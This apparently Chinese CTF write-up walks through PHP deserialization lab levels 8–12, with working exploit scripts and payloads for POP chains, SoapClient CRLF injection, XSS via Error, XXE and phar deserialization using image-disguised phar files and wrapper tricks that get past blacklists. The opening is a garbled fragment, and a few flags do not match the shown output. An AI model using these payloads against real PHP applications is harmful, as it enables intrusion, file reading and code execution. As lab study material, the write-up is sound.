{s:8:"username";s:93:"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";s:8:"password";s:6:"123456";}";s:8:"password";s:39:"password";s:8:"password";s:6:"123456";}";
0:7:"account":2:{s:8:"username";s:93:"bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb";s:8:"password";s:6:"123456";}";s:8:"password";s:39:"password";s:8:"password";s:6:"123456";}";
object(account)#1 (2) { ["username"]=> string(93) "bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb";s:8:"password";s:6:"123456";}";s:8:"password";s:39:"password";s:8:"password";s:6:"123456";}
```

了解了这些之后再去本关

源码

```
<?php
highlight_file(__FILE__);
//error_reporting(0);
function filter($name){
    $safe=array("flag","php");
    $name=str_replace($safe,"hack",$name);
    return $name;
}
class test{
```



output:

payload:

```
<?php
highlight_file(__FILE__);
//error_reporting(0);
function filter($name){
    $safe=array("flag","php");
    $name=str_replace($safe,"hack",$name);
    return $name;
}
class test{
    var $user;
    var $pass='daydream';
    function __construct($user){
        $this->user=$user;
    }
}

$param=$_GET['param'];
$profile=serialize(filter($param));
//echo filter($param);
//var_dump($profile);
if ($profile->pass=='escaping'){
    include("flag.php");
    echo $flag;
}
?>

<br><a href="../../../level9">点击进入第九关</a> flag[level8_g0_fun_popp1ng]
点击进入第九关
```

flag:

```
flag{level8_g0_fun_popping}
```

另外

本关并没有对pass进行限制，也可以直接使用常规思路对pass属性直接赋值，但这样达不到锻炼这个技术点的效果，以下为常规思路

exp:

```
<?php
class test{
    var $user;
    var $pass='daydream';
    function __construct($user){
        $this->user=$user;
    }
}
$test = new test();
$test->pass = 'escaping';
echo serialize($test);
?>
```

output:

```
o:4:"test":2:{s:4:"user";N;s:4:"pass";s:8:"escaping";}
```

payload:

```
http://127.0.0.1/php-SER-libs-main/level8/?param=O:4:"test":2:
{s:4:"user";N;s:4:"pass";s:8:"escaping";}
```

## level 09

源码

```
<?php
//flag is in flag.php
highlight_file(__FILE__);
error_reporting(0);
header("Content-type: text/html; charset=utf-8");
class Modifier {
    private $var;
    public function append($value)
    {
        include($value);
        echo $flag;
    }
    public function __invoke(){
        $this->append($this->var);
    }
}
```



```

class Show{
    public $source;
    public $str;
    public function __toString(){
        return $this->str->source;
    }
    public function __wakeup(){
        echo $this->source;
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    unserialize($_GET['pop']);
}
?>

```

代码审计

## Modifier类

append方法输出flag，\_\_invoke()魔术方法在尝试将对象调用为函数时触发

## Show类

两个魔术方法，\_\_wakeup()方法在将字符串反序列化为对象时自动调用，\_\_toString方法在将对象输出为字符串时自动调用

## Test类

两个魔术方法，\_\_construct()方法在对象实例化时自动调用，\_\_get()方法是从不可访问的属性读取数据或者不存在这个 属性时都会调用此方法

正向分析：

在传入的字符串反序列化后，首先调用的是\_\_wakeup()方法，echo函数可以将source对象以字符串的形式打印出来，如果source是一个类实例的话，就会调用\_\_toString方法，在\_\_toString方法中会先调用当前对象的str属性，再调用source属性，若当前对象str属性是Test()实例的话，因为Test()对象中没有source属性，于是就会调用\_\_get()方法，返回将对象调用为函数的函数，若该对象是Modifier类实例，就会调用\_\_invoke方法，此时会调用append方法，将\$var属性的文件包含进去然后输出flag值

pop链

new Show() -> \_\_wakeup() -> \$source

\$source=new Show() -> \_\_toString() -> \$str

\$str = new Test() -> \$p

\$p = new Modifier() -> \_\_construct() -> \_\_get()

\$var = 'flag.php' -> \_\_invoke() -> append

exp:

```
<?php
//flag is in flag.php
header("Content-type: text/html; charset=utf-8");
class Modifier {
    private $var = 'flag.php';
    public function append($value)
    {
        include($value);
        echo $flag;
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __toString(){
        return $this->str->source;
    }
    public function __wakeup(){
        echo $this->source;
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

$show = new Show();
$show->source = new Show();
$test = new Test();
$show->source->str = $test;
$test->p = new Modifier();

echo urlencode(serialize($show));
```

?>

两个注意点:

1.这里创建了两个Show类的实例, 其中第一次创建的实例中要讲source属性赋值为另一个Show实例, 这样echo source属性时才会将类实例转化为字符串, 然后在第二次创建的类实例中才能调用\_\_toString方法, 才能返回str的属性值, 因此将Test()类实例赋值给的是第二次创建的Show类实例, 这里不要弄混了。

2.因为这里存在private属性\$var, 在输出序列化字符时要进行url编码, 防止输出字符丢失不可打印字符数据

output:

```
0%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3B0%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3BN%3Bs%3A3%3A%22str%22%3B0%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3B0%3A8%3A%22Modifier%22%3A1%3A%7Bs%3A13%3A%22%00Modifier%00var%22%3Bs%3A8%3A%22flag.php%22%3B%7D%7D%7Ds%3A3%3A%22str%22%3BN%3B%7D
```

payload:

```
http://127.0.0.1/php-SER-libs-main/level9/?
pop=0%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3B0%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3BN%3Bs%3A3%3A%22str%22%3B0%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3B0%3A8%3A%22Modifier%22%3A1%3A%7Bs%3A13%3A%22%00Modifier%00var%22%3Bs%3A8%3A%22flag.php%22%3B%7D%7D%7Ds%3A3%3A%22str%22%3BN%3B%7D
```

flag:

```
flag{welcom_t0_SOAP_In_level9}
```

## level 10

### PHP原生类反序列化

#### Error/Exception

Error 是所有PHP内部错误类的基类。(PHP 7, 8)

**Error::\_\_toString** \*\* error 的字符串表达

返回 Error 的 string表达形式。

Exception是所有用户级异常的基类。(PHP 5, 7, 8)

**Exception::\_\_toString** \*\* 将异常对象转换为字符串

返回转换为字符串(string)类型的异常。

类属性

message 错误消息内容

code 错误代码

file 抛出错误的文件名

line 抛出错误的行数

XSS

`__toString`方法会返回错误或异常的字符串形式，其中包含我们输入的参数，如果我们构造一串xss代码，结合echo渲染，将触发反射形xss漏洞

## 示例

```
<?php
$a = new Error("<script>alert('xss')</script>");
$b = serialize($a);
echo urlencode($b);
?>
```

## SoapClient

`SoapClient`是一个专门用来访问web服务的类，可以提供一个基于SOAP协议访问web服务的 PHP 客户端，可以创建soap数据报文，与wsdl接口进行交互

soap扩展模块默认关闭，使用时需手动开启

`SoapClient::__call` -调用 SOAP 函数 (PHP 5, 7, 8)

通常，SOAP 函数可以作为`SoapClient`对象的方法调用

## 构造函数

```
public SoapClient :: SoapClient(mixed $wsdl [, array $options ])
```

第一个参数是用来指明是否是wsdl模式，如果为`null`，那就是非wsdl模式。

第二个参数为一个数组，如果在wsdl模式下，此参数可选；如果在非wsdl模式下，则必须设置`location`和`uri`选项，其中`location`是要将请求发送到的SOAP服务器的URL，而`uri` 是SOAP服务的目标命名空间。

## 什么是soap

SOAP 是基于 XML 的简易协议，是用在分散或分布的环境中交换信息的简单的协议，可使应用程序在 HTTP 之上进行信息交换

SOAP是webService三要素（SOAP、WSDL、UDDI）之一：WSDL 用来描述如何访问具体的接口， UDDI用来管理，分发，查询webService ， SOAP（简单对象访问协议）是连接或web服务或客户端和web服务之间的接口。

其采用HTTP作为底层通讯协议，XML作为数据传送的格式。

如果配合CRLF漏洞，可以通过 SoapClient 来控制其他参数或者post发送数据。

## CRLF知识扩展

HTTP报文的结构：状态行和首部中的每行以CRLF结束，首部与主体之间由一空行分隔。

CRLF注入漏洞，是因为web应用没有对用户输入做严格验证，导致攻击者可以输入一些恶意字符。

攻击者一旦向请求行或首部中的字段注入恶意的CRLF(\r\n)，就能注入一些首部字段或报文主体，并在响应中输出。

通过结合CRLF，我们利用SoapClient+CRLF便可以发送特定的数据包完成一些操作。

## DirectoryIterator/FilesystemIterator

**DirectoryIterator**类提供了一个简单的接口来查看文件系统目录的内容。

**DirectoryIterator::\_\_toString** 获取字符串形式的文件名 (PHP 5,7,8)

目录遍历

使用此内置类的\_\_toString方法结合glob或file协议，即可实现目录遍历

例如：

```
<?php

$a = new DirectoryIterator("glob:///");

foreach ($a as $b){

    echo $b.'<br>';

}
```

**FilesystemIterator**继承于DirectoryIterator，两者作用和用法基本相同，区别为FilesystemIterator会显示文件的完整路径，而DirectoryIterator只显示文件名

因为可以配合使用glob伪协议(查找匹配的文件路径模式)，所以可以绕过open\_basedir的限制

在php4.3以后使用了 zend\_class\_unserialize\_deny 来禁止一些类的反序列化，很不幸的是这两个原生类都在禁止名单当中

## SplFileObject

**SplFileObject** 类为单个文件的信息提供了一个面向对象的高级接口

(PHP 5 >= 5.1.2, PHP 7, PHP 8)

文件读取

**SplFileObject::\_\_toString** — 以字符串形式返回文件的路径

```
<?php
highlight_file(__file__);
$a = new SplFileObject("./flag.txt");
echo $a;
/*foreach($context as $f){
    echo($a);
}*/
```

如果没有遍历的话只能读取第一行，且受到 open\_basedir 影响

## SimpleXMLElement

解析XML 文档中的元素。（PHP 5、PHP 7、PHP 8）

**SimpleXMLElement::\_\_construct** — 创建一个新的 SimpleXMLElement 对象

XXE

我们查看一下其参数：

### 参数

---

**data**  
格式正确的 XML 字符串或 XML 文档的路径或 URL（如果 **dataIsURL** 是） **true**。

**options**  
可选地用于指定 [额外的 Libxml 参数](#)，这些参数会影响 XML 文档的读取。影响 XML 文档输出的选项（例如 **LIBXML\_NOEMPTYTAG**）会被忽略。

注意：  
可能需要传递 **LIBXML\_PARSEHUGE** 才能处理深度嵌套的 XML 或非常大的文本节点。

**dataIsURL**  
默认情况下，**dataIsURL** 是 **false**。用于 **true** 指定它 **data** 是 XML 文档的路径或 URL，而不是字符串数据。

**namespaceOrPrefix**  
命名空间前缀或 URI。

**isPrefix**  
**true** 如果 **namespaceOrPrefix** 是前缀，**false** 如果是 URI；默认为 **false**。

 中文网

根据官方文档，发现当第三个参数为True时，即可实现远程xml文件载入，第二个参数的常量值设置为2即可。

## ReflectionMethod

获取注释内容

(PHP 5 >= 5.1.0, PHP 7, PHP 8)

**ReflectionFunctionAbstract::getDocComment** — 获取注释内容

由该原生类中的getDocComment方法可以访问到注释的内容

```
<?php

class A{
    public $a;

    /**
     * $return mixed
     */
    public function getA()
    {
        return $this->a;
    }
}

$b = new ReflectionMethod(objectOrMethod:A,method:getA);
var_dump($b->getDocComment());
```

时可利用的原生类还有**ZipArchive**– 删除文件等等。



```
http://127.0.0.1/php-SER-libs-main/level10/?
param=0%3A10%3A%22soapClient%22%3A4%3A%7B%3A3%3A%22uri%22%3B%3A3%3A%22bba%22%3B
s%3A8%3A%22location%22%3B%3A51%3A%22http%3A%2F%2F127.0.0.1%2Fphp-SER-libs-
main%2Flevel10%2Fflag.php%22%3B%3A11%3A%22_user_agent%22%3B%3A90%3A%22admin%0D%
0AContent-Type%3Aapplication%2Fxml-www-form-urlencoded%0D%0AContent-
Length%3A+13%0D%0A%0D%0Apass%3Dpassword%22%3B%3A13%3A%22_soap_version%22%3B%3A1
%3B%7D
```

访问后生成了flag.txt

名称	修改日期	类型	大小
flag.php	2022/3/18 10:36	Notepad++ Doc...	1 KB
flag.txt	2022/8/9 0:15	文本文档	1 KB
index.php	2022/8/6 17:43	Notepad++ Doc...	1 KB

直接访问得到flag

flag:

```
flag{well_d0ne_you_did_A_good_level10}
```

## level 11

### phar反序列化

在软件中，**PHAR**（**PHP**归档）文件是一种打包格式，通过将许多**PHP**代码文件和其他资源（例如图像，样式表等）捆绑到一个归档文件中来实现应用程序和库的分发

**phar**文件本质上是一种压缩文件，会以序列化的形式存储用户自定义的**meta-data**。当受影响的文件操作函数调用**phar**文件时，会自动反序列化**meta-data**内的内容。

Phar需要 PHP >= 5.2

在**php.ini**中将**phar.readonly**设为**off**（注意去掉前面的分号）

phar文件结构

**stub**:**phar**文件的标志，必须以 **xxx \_\_HALT\_COMPILER();?>** 结尾，否则无法识别。**xxx**可以为自定义内容。

**manifest**:**phar**文件本质上是一种压缩文件，其中每个被压缩文件的权限、属性等信息都放在这部分。这部分还会以序列化的形式存储用户自定义的**meta-data**，这是漏洞利用最核心的地方。

**content**:被压缩文件的内容

**signature**（可空）:签名，放在末尾。

其中**meta-data**是关键

生成一个**phar**文件参考例子

```
<?php
class Test {
}
```



```

@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
$o = new Test();
$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>

```

## 漏洞利用条件

1. phar文件要能够上传到服务器端。
2. 要有可用的魔术方法作为“跳板”。
3. 文件操作函数的参数可控，且：、/、phar等特殊字符没有被过滤。

## 受影响的函数

知道创宇测试后受影响的函数列表：

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile



实际上不止这些，也可以参考这篇链接，里面有详细说明<https://blog.zsxsoft.com/post/38>

```

//exif
exif_thumbnail
exif_imagetype

//gd
imageloadfont
imagecreatefrom***系列函数

//hash

hash_hmac_file
hash_file
hash_update_file
md5_file
sha1_file

// file/url
get_meta_tags
get_headers

//standard

```

```

getimagesize
getimagesizefromstring

// zip
$zip = new ZipArchive();
$res = $zip->open('c.zip');
$zip->extractTo('phar://test.phar/test');
// Bzip / Gzip 当环境限制了phar不能出现在前面的字符里。可以使用compress.bzip2://和
compress.zlib://绕过
$z = 'compress.bzip2://phar:///home/sx/test.phar/test.txt';
$z = 'compress.zlib://phar:///home/sx/test.phar/test.txt';

//配合其他协议：(SUCTF)
//https://www.xctf.org.cn/library/details/17e9b70557d94b168c3e5d1e7d4ce78f475de26
d/
//当环境限制了phar不能出现在前面的字符里，还可以配合其他协议进行利用。
//php://filter/read=convert.base64-encode/resource=phar://phar.phar

//Postgres pgsqlCopyToFile和pg_trace同样也是能使用的，需要开启phar的写功能。
<?php
    $pdo = new PDO(sprintf("pgsql:host=%s;dbname=%s;user=%s;password=%s",
"127.0.0.1", "postgres", "sx", "123456"));
    @$pdo->pgsqlCopyFromFile('aa', 'phar://phar.phar/aa');
?>

// Mysql
//LOAD DATA LOCAL INFILE也会触发这个php_stream_open_wrapper
//配置一下mysqld:
//[mysqld]
//local-infile=1
//secure_file_priv=""

<?php
class A {
    public $s = '';
    public function __wakeup () {
        system($this->s);
    }
}
$m = mysqli_init();
mysqli_options($m, MYSQLI_OPT_LOCAL_INFILE, true);
$s = mysqli_real_connect($m, 'localhost', 'root', 'root', 'testtable', 3306);
$p = mysqli_query($m, 'LOAD DATA LOCAL INFILE \'phar://test.phar/test\' INTO
TABLE a LINES TERMINATED BY \'\\r\\n\' IGNORE 1 LINES;');
?>

```

## phar://过滤绕过

有以下几种方法可以绕过：

compress.bzip2://phar://

compress.zlib://phar://

php://filter/resource=phar://

(2) 除此之外，我们还可以将phar伪造成其他格式的文件。

php识别phar文件是通过其文件头的stub，更确切一点来说是\_\_HALT\_COMPILER();?>这段代码，对前面的内容或者后缀名是没有要求的。那么我们就可以通过添加任意的文件头+修改后缀名的方式将phar文件伪装成其他格式的文件。

```
<?php
    class TestObject {
    }

    @unlink("phar.phar");
    $phar = new Phar("phar.phar");
    $phar->startBuffering();
    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub，增加gif文件
    头
    $o = new TestObject();
    $phar->setMetadata($o); //将自定义meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
    ?>
```

## 题目

源码

```
<?php
highlight_file(__FILE__);
error_reporting(0);
header("Content-type: text/html; charset=utf-8");
class TestObject {
    public function __destruct() {
        include('flag.php');
        echo $flag;
    }
}
$filename = $_POST['file'];
if (isset($filename)){
    echo md5_file($filename);
}
//upload.php
?>
```

```
//upload.php
<!DOCTYPE html>
<head>
    <meta charset="UTF-8">
    <title>上传图片文件</title>
</head>
<body>
<form action="" method="post" enctype="multipart/form-data">
    <label for="file">文件名: </label>
    <input type="file" name="file" id="file">
    <input type="submit" name="submit" id="上传">
```

```

</form>
</body>
</html>
<?php
$allowedExs=array("gif","jpeg","jpg","png");
$temp=explode(".",$_FILES["file"]["name"]);
$extension=end($temp);
if (($_FILES["file"]["type"])=="image/gif"
    ||($_FILES["file"]["type"])=="image/jpeg"
    ||($_FILES["file"]["type"])=="image/jpg"
    ||($_FILES["file"]["type"])=="image/pjpeg"
    ||($_FILES["file"]["type"])=="image/x-png"
    ||($_FILES["file"]["type"])=="image/png"
    &&($_FILES["file"]["size"]<204800
    &&in_array($extension,$allowedExs)){
    if($_FILES["file"]["error"]>0){
        echo "错误: ".$_FILES["file"]["error"]."<br/>";
    }
    else{
        move_uploaded_file($_FILES["file"]["tmp_name"],"upload/".$_FILES["file"]
["name"]);
        echo "文件储存在"."upload/".$_FILES["file"]["name"];
    }
}
else{
    echo "mybe hack?";
}
}

```

index.php中，创建TestObject类实例，即可包含flag.php文件，但是这里没有unserialize函数进行反序列化，有文件上传的点，于是考虑phar反序列化，但是文件上传做了白名单验证，过滤了phar文件名，于是将phar伪造成其他格式的文件进行绕过。

exp:

```

<?php
class TestObject {
}


@unlink("phar1.phar");
$phar = new Phar("phar1.phar");
$phar->startBuffering();
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>");
$o = new TestObject();
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
?>

```

将生成的phar1.phar改名为phar1.png，然后上传文件

文件名:  未选择文件。  
文件储存在upload/phar1.png

phar1.png十六进制内容



可以看到meta-data部分序列化的数据，接下来使用phar://流包装器访问该文件即可自动反序列化该部分的内容

POST\_DATA:

file=phar://upload/phar1.png

得到flag



flag:

```
flag{Can_level11_s_Phar_be_s0_easy??}
```

## level 12

源码

```
<?php
highlight_file(__FILE__);error_reporting(0);
header("Content-type: text/html; charset=utf-8");
class TestObject {
    public function __destruct() {
        include('flag.php');
        echo $flag;
    }
}
$filename = $_POST['file'];
$bool=1;
$black_list=
['php','file','glob','data','http','ftp','zip','https','ftps','phar'];
foreach($black_list as $item){
    $front=substr($filename,0,strlen($item));
    if ($front==$item){
        $bool=0;
    }
}
if (isset($filename) and $bool){
    echo md5_file($filename);
}
//upload.php
?>
```

```
//upload.php

<!DOCTYPE html>
<head>
    <meta charset="UTF-8">
    <title>上传图片文件</title>
</head>
<body>
<form action="" method="post" enctype="multipart/form-data">
    <label for="file">文件名: </label>
    <input type="file" name="file" id="file">
    <input type="submit" name="submit" id="上传">
</form>
</body>
</html>
<?php
$allowedExs=array("gif","jpeg","jpg","png");
$temp=explode(".",$_FILES["file"]["name"]);
$extension=end($temp);
if (($_FILES["file"]["type"])=="image/gif"
    ||($_FILES["file"]["type"])=="image/jpeg"
    ||($_FILES["file"]["type"])=="image/jpg"
    ||($_FILES["file"]["type"])=="image/pjpeg"
```

```

||($_FILES["file"]["type"]=="image/x-png"
||($_FILES["file"]["type"]=="image/png"
&&($_FILES["file"]["size"]<204800
&&in_array($extension,$allowedExs)){
if($_FILES["file"]["error"]>0){
    echo "错误: ".$_FILES["file"]["error"]."<br/>";
}
else{
    move_uploaded_file($_FILES["file"]["tmp_name"],"upload/".$_FILES["file"]
["name"]);
    echo "文件储存在"."upload/".$_FILES["file"]["name"];
}
}
else{
    echo "mybe hack?";
}
}

```

这里与上关类似，但是这里做了黑名单过滤，但是黑名单过滤只遍历过滤了开头含有黑名单的数据于是可以使用以下两种数据流绕过

compress.bzip2://phar://

compress.zlib://phar://

前面的步骤与level 11一致，在最后POST\_DATA处修改为

file=compress.zlib://phar://upload/phar1.png

The screenshot shows a web application interface. At the top, there is a PHP script snippet:

```

$bool=1;
$black_list=['php','file','glob','data','http','ftp','zip','https','ftps','phar'];
foreach($black_list as $item){
    $front=substr($filename,0,strlen($item));
    if ($front==$item){
        $bool=0;
    }
}
if (isset($filename) and $bool){
    echo md5_file($filename);
}
//upload.php
?>
<br><a href="/level13">点击进入第十三关</a>
点击进入第十三关flag{OPs_level12_ls_a_Phar_Trk}

```

Below the script, there is a red box highlighting the text: `点击进入第十三关flag{OPs_level12_ls_a_Phar_Trk}`.

The interface also includes a HackBar tool with various tabs (Encryption, Encoding, SQL, XSS, LFI, XXE, Other) and a URL input field containing `http://127.0.0.1/php-SER-libs-main/level12/`. The tool has buttons for Load URL, Split URL, and Execute. Below these buttons, there are checkboxes for Post data, Referer, User Agent, and Cookies, along with an Add Header button and a Clear All button.

At the bottom, there is a text input field containing the payload: `file=compress.zlib://phar://upload/phar1.png`.

flag:

```
flag{OPs_level12_ls_a_Phar_Trik}
```

tips:后面还有一个是php-session反序列化的技术点，但是最近太忙了，没有精力再去整理，等之后遇到了再单独把这个总结一下~~~